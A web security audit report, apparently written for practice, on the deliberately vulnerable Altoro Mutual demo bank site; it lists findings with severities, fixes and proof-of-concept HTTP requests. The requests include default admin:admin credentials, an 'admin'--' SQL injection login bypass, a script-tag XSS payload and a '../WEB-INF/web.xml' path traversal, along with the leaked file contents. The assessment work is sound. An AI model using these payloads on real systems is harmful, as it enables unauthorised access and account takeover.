September 27,2022

SECURITY AUDIT REPORT FOR ALTORO.TESTFIRE.NET

ATTENTION: This document contains information that is confidential and privileged. The information is intended for private use of the client. By accepting this document you agree to keep the contents in confidence and not copy, disclose, or distribute this without written request to and written confirmation. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of the contents of this document is prohibited.

Document Details

Title	Details
COMPLETED ON	29 September 2022
REPORT TYPE	MANUAL SCAN
VALIDITY	30 DAYS

Table of Contents

1. Executive Summary

This document contains the initial security report for:

altoro.testfire.net

The purpose of this assessment was to point out security loopholes, business logic errors, and missing best security practices. The tests were carried out assuming the identity of an attacker or a malicious user but no harm was made to the functionality or working of the application/network.

1.1 Scope of Testing


Security assessment includes testing for security loopholes in the scope defined below. Apart from the following no other information was provided. Nothing was assumed at the start of the security assessment.


The following was the scope covered under the security audit:

Application 1:http://altoro.testfire.net

1.2 Graphical Summary

The below graphical representations will provide you an overall summary of the security audit scan results, including, vulnerabilities discovered, severity, respective CVSS Score, and other vulnerability details such as its impact, detailed PoC, steps to reproduce, affected URLs/network parameters, and recommended fixes





1.3 List of Vulnerabilities

#	Vulnerability	Severity	CVSS Score
1	Insecure Credentials	High	9.0
2	Untrusted Certificate	Medium	4.3
3	Out dated TLS Versions	Medium	4.9
4	Clickjacking	Medium	4.3
5	SQL injection	High	8.8
6	Cross-Site Scripting	Medium	6.1
7	File Path Manipulation	Medium	4.5
8	Clear Text submission	High	7.5
9	Broken Object Level Authorization	High	7.5
10	CSRF	High	8.1
11	Cryptographic failure	High	9.0

Vulnerability #1:

Insecure Credentials

Severity:
High

CWE:
NA

CVSS Score

9.0


Affected URL:
http://altoro.testfire.net/login.jsp

Details of Vulnerability:
Admin login uses default username and password such as admin:admin

Impact:
An attacker with knowledge of th e application can access the admin panel using this simple and insecure username and password. This can cause to account takeover

Suggested Fix:
Use more complex and secure password for login

POC:



```
POST /doLogin HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://altoro.testfire.net
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/login.jsp
Cookie: JSESSIONID=19923934756605181CEA12A81431756C; AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX41LjI0MDE1MzQ2MUU3fDgwMDAwMX5DaGVja2luZ34xMTQyODIuNDR8
Upgrade-Insecure-Requests: 1

uid=admin&passw=admin&btnSubmit=Login
```

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41LjIxNTEzNTY2MUU3fDgwMDAwMX5DaGVja2luZ34zNDc0OTEuNDR8
Location: /bank/main.jsp
Content-Length: 0
Date: Fri, 30 Sep 2022 11:11:38 GMT
Connection: close

```

Vulnerability #2:

Untrusted Certificate

Severity:
Medium

CWE:
295

CVSS Score
4.3


Affected URL:
Altoro.testfire.net

Details of Vulnerability:
Web application uses invalid TLS certificate for validation

Impact:
Man-in-the-Middle Attack

Suggested Fix:
Use a trusted and verified certificate

POC:



SL Report: altoro.testfire.net (65.61.137.117)

essed on: Fri, 30 Sep 2022 09:02:38 UTC | Hide | Clear cache

Scan Anothe

Summary

Overall Rating

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server's certificate is not trusted, see below for details.

This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. MORE INFO »

This server supports TLS 1.0 and TLS 1.1. Grade capped to B. MORE INFO »

Certificate #1: RSA 2048 bits (SHA256withRSA)

Server Key and Certificate #1

Subject	demo.testfire.net Fingerprint SHA256: 4c10adb8c3b0eeb888291d168c60287a00d9d1c112152ba408bc647d052559eb Pin SHA256: olij7y3HPhSzLfixuxqMjVBbEdZ3Qvg9cCn8LZy3hO4=
Common names	demo.testfire.net
Alternative names	demo.testfire.net altoromutual.com MISMATCH
Serial Number	6b315095e69f0126a8e1f2b27fbaec9c
Valid from	Wed, 15 Jun 2022 00:00:00 UTC
Valid until	Sun, 16 Jul 2023 23:59:59 UTC (expires in 9 months and 16 days)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No

Vulnerability #3:

Outdated TLS Security Protocols

Severity:
Medium

CWE:
326

CVSS Score
4.9


Affected URL:
Altoro.testfire.net

Details of Vulnerability:
TLS 1.0 outdated version- This version is vulnerable to many implementations and it fails to shield against attacks such as BEAST and POODLE. This version of TLS can be easily breached by the attackers. TLS 1.1 outdated version- The pseudo random function in TLS is based on a combination on a MD5 and SHA-1. The attacker can easily break these function and in return can cause severe damage to the server. As part of ongoing efforts to modernize platforms, and to improve security and reliability, TLS 1.0 and 1.1 have been deprecated by the Internet Engineering Task Force (IETF) as of March 25, 2021

Impact:
Man-in-the-middle attacks

Suggested Fix:
Disable TLS 1.0 and TLS 1.1

POC:



Configuration

Protocols	
TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

Vulnerability #4:

Clickjacking

Severity:
Medium

CWE:
451

CVSS Score
4.3


Affected URL:
http://altoro.testfire.net/bank/transfer.jsp
http://altoro.testfire.net/admin/admin.jsp

Details of Vulnerability:
The website can be used in a frame of another website

Impact:
If an attacker can cause the UI to display erroneous data, or to otherwise convince the user to display information that appears to come from a trusted source, then the attacker could trick the user into performing the wrong action

Suggested Fix:
Client-side methods – the most common is called Frame Busting. Client-side methods can be effective in some cases, but are considered not to be a best practice, because they can be easily bypassed.
Server-side methods – the most common is X-Frame-Options. Server-side methods are recommended by security experts as an effective way to defend against clickjacking.

POC:



ClickJacking Test

AltoroMutual

Sign Off | Contact Us | Feedback | Search [ ] Go

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION
- Edit Users

Edit User Information

Add an account to an existing user

Users: admin
Account Types: Savings
Add Account

Change user's password

Users: admin
Password:
Confirm:
Change Password

Add an new user

First Name:
Last Name:
Username:
Password:
Confirm:
Add User

If you see the webpage above, then the website http://altoro.testfire.net/admin/admin.jsp is vulnerable

Vulnerability #5

SQL injection

Severity:
High

CWE:
89

CVSS Score
8.8


Affected URL:
http://altoro.testfire.net/login.jsp

Details of Vulnerability:
Sql query that transmitted as input in the username field of the login page is performed without validation.

Impact:
An attacker can login any accounts with known usernames without the password. This can be lead to the account takeover and miscellaneous acivity.

Suggested Fix:
Use of Prepared Statements (with Parameterized Queries)
Use of Properly Constructed Stored Procedures
Allow-list Input Validation
URL encoding


POC:



Request to http://altoro.testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://altoro.testfire.net
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/login.jsp
Cookie: JSESSIONID=9048FA19C00F3E7690C848D8F4657FD1; AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41
Upgrade-Insecure-Requests: 1

uid=admin%27--&passw=sqlinjection&btnSubmit=Login
```



Response from http://altoro.testfire.net:80/doLogin [65.61.137.117]

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41LjI0MDAwMzQ2MUU3fDgwMDAwMX5DaGVja2luZ34zMzU0MzQuNDR8
Location: /bank/main.jsp
Content-Length: 0
Date: Mon, 26 Sep 2022 10:12:28 GMT
Connection: close

```

Vulnerability #6:

Cross-Site Scripting

Severity: **Medium**

CWE: 79

CVSS Score **6.1**


Affected URL:
altoro.testfire.net

Details of Vulnerability:
Web Page allows to inject scripts through the search box.

Impact:
Disclose user's session cookie, and may lead to account compromise

Suggested Fix:
Use content security policy
Filter input
Encode input
Use `X-Content-Type-Options`

POC:




Search Results

No results were found for the query:

Request to http://altoro.testfire.net:80 [65.61.137.117]

```
GET /search.jsp?query=%3Cscript%3Ealert%28123%29%3C%2Fscript%3E HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://altoro.testfire.net/search.jsp?query=%3Cscript%3Ealert%28123%29%3C%2Fs
Cookie: JSESSIONID=789208D5150D94E859991187FA876CCE; AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX40Ljkz0Tg30TA2MUU3fDgwMDAwMX5DaGVja2luZ34zMzY2NzguNDR8
Upgrade-Insecure-Requests: 1


```



Search Results

No results were found for the query:

altoro.testfire.net

123

Vulnerability #7:

File Path Manipulation

Severity:
Medium

CWE:
73

CVSS Score
4.5


Affected URL:
altoro.testfire.net/index.jsp

Details of Vulnerability:
Web Application allows to access other files and paths without authentication or authorization

Impact:
File path manipulation allow to retrieve items that are normally protected from direct access, such as application configuration files, the source code for server-executable scripts, or files with extensions that the web server is not configured to serve directly

Suggested Fix:
Referencing known files via an index number rather than their name
Blocking input containing file path traversal sequences (such as dot-dot-slash)
Data should be strictly validated against a whitelist of accepted values

POC:



```
GET /index.jsp?content=..%2fWEB-INF%2fweb.xml HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/index.jsp
Cookie: JSESSIONID=044C993F5A0B063D3BBB1C575ABD4C8D; AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX41LjIxMzE2MDQ2MUU3fDgwMDAwMX5DaGVja2luZ34zNjcyNDMuNDR8
Upgrade-Insecure-Requests: 1


```

```
Altoro Mutual 404 /notfound.jsp com.ibm.security.appscan.altoromutual.listener.StartupListener AuthFilter AuthFilter
com.ibm.security.appscan.altoromutual.filter.AuthFilter AdminFilter AdminFilter
com.ibm.security.appscan.altoromutual.filter.AdminFilter AuthFilter /bank/* FORWARD INCLUDE REQUEST ERROR AuthFilter
/admin/* FORWARD INCLUDE REQUEST ERROR AdminFilter /adimn/* FORWARD INCLUDE REQUEST ERROR AuthFilter
/account.jsp FORWARD INCLUDE REQUEST ERROR AltoroAPI org.glassfish.jersey.servlet.ServletContainer
javax.ws.rs.Application com.ibm.security.appscan.altoromutual.api.AltoroAPI 1 RedirectServlet RedirectServlet
com.ibm.security.appscan.altoromutual.servlet.RedirectServlet LoginServlet LoginServlet
com.ibm.security.appscan.altoromutual.servlet.LoginServlet AccountViewServlet AccountViewServlet
com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet TransferServlet TransferServlet
com.ibm.security.appscan.altoromutual.servlet.TransferServlet CCApplyServlet CCApplyServlet
com.ibm.security.appscan.altoromutual.servlet.CCApplyServlet SubscribeServlet SubscribeServlet
com.ibm.security.appscan.altoromutual.servlet.SubscribeServlet FeedbackServlet FeedbackServlet
com.ibm.security.appscan.altoromutual.servlet.FeedbackServlet AdminServlet AdminServlet
com.ibm.security.appscan.altoromutual.servlet.AdminServlet AdminLoginServlet AdminLoginServlet
com.ibm.security.appscan.altoromutual.servlet.AdminLoginServlet SurveyServlet SurveyServlet
com.ibm.security.appscan.altoromutual.servlet.SurveyServlet LoginServlet /doLogin LoginServlet /logout.jsp AccountViewServlet
/bank/showAccount TransferServlet /bank/doTransfer AccountViewServlet /bank/showTransactions CCApplyServlet /bank/ccApply
RedirectServlet /default.aspx RedirectServlet /subscribe.aspx SubscribeServlet /doSubscribe FeedbackServlet /sendFeedback
AdminServlet /admin/addAccount AdminServlet /admin/changePassword AdminServlet /admin/addUser AdminLoginServlet
/admin/doAdminLogin SurveyServlet /static/doSurvey jsp *.jspf *.jsp index.jsp
```

Vulnerability #8:

Clear text submission

Severity:
High

CWE:
319

CVSS Score
7.5

